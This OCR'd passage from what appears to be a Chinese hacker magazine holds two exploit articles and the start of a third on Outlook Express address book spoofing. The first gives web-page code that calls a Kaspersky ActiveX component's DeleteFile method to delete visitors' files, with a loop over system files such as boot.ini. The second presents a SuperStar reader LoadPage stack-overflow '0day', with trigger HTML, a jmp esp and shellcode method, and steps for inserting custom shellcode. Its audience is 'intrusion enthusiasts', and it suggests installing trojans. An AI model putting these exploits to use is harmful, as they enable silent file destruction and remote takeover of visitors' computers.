


图1

国内外的杀毒软件在使用中，都会使用一种组件杀毒技术，其实就是利用杀毒软件提供的接口，使别的程序在使用中能够同时进行杀毒。不过瑞星好像还有个叫做"嵌入式杀毒"的方法，这和我们讨论的不是一回事，那是另一种程序间调用杀毒的方式，就不细说了。这些组件在杀毒软件安装时被直接安装进入系统，卡巴斯基在安装时，会将一个名叫"AxKLProd60.dll"的库文件注册为组件，这个组件的KLProd60类中提供了一个接口函数，名为DeleteFile，它的原型是"BOOL DeleteFile(char*FilePath)"，这个函数我猜测是用来删除病毒文件的。本来一切都很正常，但却是一个非常不严谨的使用。试想，如果我们能够通过某种方式调用这个接口函数，岂不是能够删除任意文件？

为了证明我的猜想，我制作了一个网页来调用这个接口函数。之所以选择网页，是因为如果我们是编写可执行程序调用这个函数，那就没什么意思了，编过程序的朋友都知道，任何一种编程语言本身就有删除文件的函数，大可不必使用卡巴斯基的接口函数。我们的目的是测试安装了卡巴斯基的用户，会不会在不知情的情况下，莫名地被删除文件。这里大家可以用我提供的网页文件test.htm做一下测试，其代码如下。

```
<SCRIPT language=javascript>
function test()
{
bug.DeleteFile("E:\\1.txt");
//这里就是调用函数DeleteFile，为了测试，我传递给它一个E盘下的1.txt文件的完整路径名
}
</script>
<object classid="clsid:D9EC22E7-1A86-4F7C-8940-0303AE5D6756" name="bug">
//这是卡巴斯基组件的注册标识
</object>
<script>javascript:test(); //调用测试函数
</script>
```

这个测试网页是为了测试通过卡巴斯基的组件接口函数能不能删除我E盘下的名为1.txt的文件，测试的接口函数就是DeleteFile。

点击访问这个网页文件，注意，如果你的系统是Windows XP SP2，这里会有一个安全提示，但是如果上传到网站再访问的话，就不会有安全提示了。打开这个网页后，发现我E盘上的1.txt文件果真被删除了。等一下，这里只是本地测试了一下，如果把这个网页文件放到网站上，在我们访问时会不会也删除我们电脑上的文件呢？为了测试，我把这个文件放到了我的网站上，地址为http://z1z8.com/tongji/avp.htm，如图2所示。抱着激动的心情，我马上访问这个网页，E盘下的1.txt文件果真被删除了！





图2

有了这个测试结果，如果我们把代码重写一下，使用一个遍历过程，比如使用For循环，遍历的内容为系统文件或者一些指定的文件，就像下面的示例代码一样。当有人访问这个恶意网页后，他电脑上的所有文件就会在弹指间烟飞灰灭了。

```
var delfiles=array("c:\\boot.ini", "c:\\windows\\explorer.exe",……);
for(var i=0;i<length;i++)
{
bug.DeleteFile(delfile[i]);
}
```

最后，我在测试中还发现，利用卡巴斯基的杀毒组件甚至可以获取本地的任意文件，这个漏洞更是危害巨大，但是利用起来非常困难，要求的条件比较苛刻，但是这个删除任意文件的安全隐患却应该引起我们的警觉，本来是为了电脑更安全才安装卡巴斯基的，没想到却因此让自己的电脑更加置身于危险的网络中，所以在官方没有出现补丁之前，请大家在使用卡巴斯基的时候三思而后行。



适合读者：入侵爱好者、溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理

超星再现远程溢出0Day

文/图 爱无言

也许大家看过我在2007年第4期黑防上发表的超星阅览器的一个溢出漏洞，那个漏洞虽然足够致命，但是触发起来较为困难。因为第一是必须使用超星阅览器打开我们带有Exploit的网页才行，第二是必须由用户点击了那个超长的超链接后，再点击"前进"按钮或者复制那个超长的网站地址到超星的地址栏里访问，才能触发利用。条件很是苛刻，对于广大菜鸟同志们利用起来很不趁手。于是我在前次研究超星代码的基础上，本次带来了一个让大家绝对满意的漏洞，这个漏洞利用起来不再那么苛刻，凡是安装了超星阅览器的人，只要使用任意网页浏览器，例如IE、Maxthon、TT等，访问了我们的这个网页后都会导致主机被控制，安装木马还是窃密码那就是你的事情了。说了这么多，你一定等急了，还是让我们快点进入主题吧。

超星阅览器安装后，程序负责解码pdg文件的库文件是pdg2.dll文件，这个文件在安装超星的时候被程序自动注册进注册表，这个时候pdg2.dll就已经成为一个可以被其他程序调用的ActiveX组件了，我们就可以编写属于我们自己的pdg文件阅览器了。起初的时候，我只是从超星阅览器主程序的代码分析了超星阅览器的漏洞，当再次操起Dasm32反汇编超星的时候，我把目标指向了这个解码文件pdg2.dll，它是使用VC6编写的，如图1所示。没有加壳，真是太方便调试了。




图1

我们知道，作为一个ActiveX组件，一般会提供给我们一些接口和方法，正如同WScript组件一样，我们可以利用组件的方法来执行命令。超星阅览器的pdg2组件为我们提供了可以读取pdg文件的接口，你可以利用VC或者别的编程语言来调用，甚至可以更简单地在网页里用Script脚本语句来调用。上面的WScript组件就是我们经常在网页里调用的，那么如何调用呢？如果你经常使用WebShell，我们不难发现，在这些脚本木马里常常会使用CreateObject这个函数或者CLSID这样的语句来调用系统提供给我们的组件，这里我也是通过这个方法来对超星pdg2组件实现调用的。在调用过程中，超星提供给我们一个名为LoadPage的函数，这个函数是用来加载pdg文件的，函数原型如下。

```
HRESULT LoadPage(BSTR URL,long x,long y,single Zoom);
```

它有四个参数，第一个参数是一个字符串类型，第二、三个是long型参数，最后一个是single型的参数。我这里解释一下这几个参数的意义，第一个参数当然就是我们要加载的pdg文件的路径，可以是类似网站地址形式的字符串，如http://localhost/first.pdg，也可以是本地路径型的参数，如c:\first.pdg 第二、三个参数就是控制加载文件后的坐标，你可以认为是超星将前面的pdg文件读取进来后，显示当前页的位置，在这里这两个参数不是很重要 最后一个参数是控制对文件缩小放大的比例，在这里也不是很重要。现在，我们回过头来看第一个参数，还记得我说了什么吗？这个参数可以是一个本地路径形式的参数，"本地路径"意味着什么？如果一切正常，本地路径最多也就是256个字节，如果不正常，而是超过256个字节呢？对于VC编程员来说，最喜欢在一些读取文件的地方使用一个宏定义maxlength，而maxlength这个参数的值常常又被默认就是104h大小，也就是260个字节。这超过了Windows下文件路径的256个字节限制，如果不妥善处理传递文件路径参数的长度，最直接的后果就是溢出，或者程序异常。我在逆向超星的时候，发现这样的马虎处理很多，正如我曾说的，超星有很多"洞洞"，希望"读天下"工作室能尽早为超星打上补丁，让超星更加完美，让我们能用得放心。好像有点偏题了，还是回到我们的分析上来。现在，想必聪明的你也知道如何触发这个漏洞了，心动不如行动，那就赶紧写段代码测试一下，你可以用我提供的"超星0Day"这个程序生成一个html文件，或者直接写入如下代码。

```
<SCRIPT language=javascript>
function test()
{aiwuyan.LoadPage("dddd × 260 ",
// 这里写入260 字节个d
0x05050505,0x05050505,0);
}
</script>
<object classid="clsid:7F5E27CE-4A5C-11D3-9232-
0000B48A05B2"
// 超星阅览器注册的id值
name="aiwuyan">
</object>
<script>javascript:test();</script>
```

保存这段代码为test.Html，用浏览器打开，会得到如图2所示的结果。IE出错了！ 出现了典型的溢出出错时的报错特征，这正好说明了上面的分析是正确的，超星的程序员确实在编写超星时出现了马虎的地方。为了能更好的让大家看看这个漏洞发生时的情况，我挂接上OllyDBG，看看这个时候内存里是什么样子，各个寄存器的值又是怎样的，如图3所示。可以明显地看到内存中，大量的地址被覆盖成为"6c"，也就是字母"l"，而且这个时候esp




图2




图3

寄存器正好指向我们的过长参数。

现在我们要做的就是利用传统的jmpesp方式，修改刚才我们传递给LoadPage函数的第一个参数，让这个字符串参数成为一个像是"256个a+jmpesp地址+ShellCode"的形式，这样我们就可以利用这个栈溢出的错误来执行我们的ShellCode了。调试中，我发现在ShellCode的开始位置最好多放一些nop，也就是空语句，可以确保jmpesp执行后能成功跳转到我们的ShellCode领空。我这里用一个弹出MessageBox的ShellCode来测试这个漏洞，效果如图4所示。这次我测试的浏览器换成了Maxthon，你可以看到无论什么浏览器，都能被成功的利用。





图4

最后，我提供给大家一个编译好的利用程序，如果你不满意我的ShellCode，可以对生成的poc.htm文件用十六进制编辑器打开，然后在偏移315字节的地方，先放入四字节的jmpesp指令地址，再放入你的ShellCode，保存后，就可以利用这个网页测试了。对于这个漏洞的危害，正如大家所看到的，一旦利用它来制作网页木马，那超星就成为系统杀手了，希望大家三思而后行。

顺带说一下我的测试环境，写这篇文章的时候，我是用超星浏览器3.91版本测试的，5月11日超星升级成了4.0版本，但是没想到的漏洞依旧存在，这次也算是个真正的0Day了，欢迎大家与我交流，有任何问题请留言黑防官方论坛。

适合读者：入侵爱好者
前置知识：无

来自Outlook Express通讯簿的欺骗



文/图 爱无言

Outlook Express这款不错的邮件客户端软件在许多企业单位还是用得比较广泛的。虽然现在大部分的邮件系统都改为B/S模式了，但作为传统的C/S模式的Outlook Express在企业内部网里还是拥有很大的发展空间，毕竟这个是微软捆绑在操作系统里自带的，免安装，使用比较方便。我也是由于最近业务需要开始频繁使用Outlook Express，在使用期间发现Outlook Express的通讯簿有一个很让人感到有些"出力不讨好"的安全隐患，这会导致使用Outlook Express的用户被软件自身所欺骗。

发现问题的时候，我的朋友需要我Outlook Express上的所有联系人的信息，我一想那么多的联系人信息就头大，于是打开Outlook Express找找有没有关于联系人信息管理的选项，发现Outlook Express自带一个叫做"通讯簿"的邮件联系人管理软件，如图1 所示。

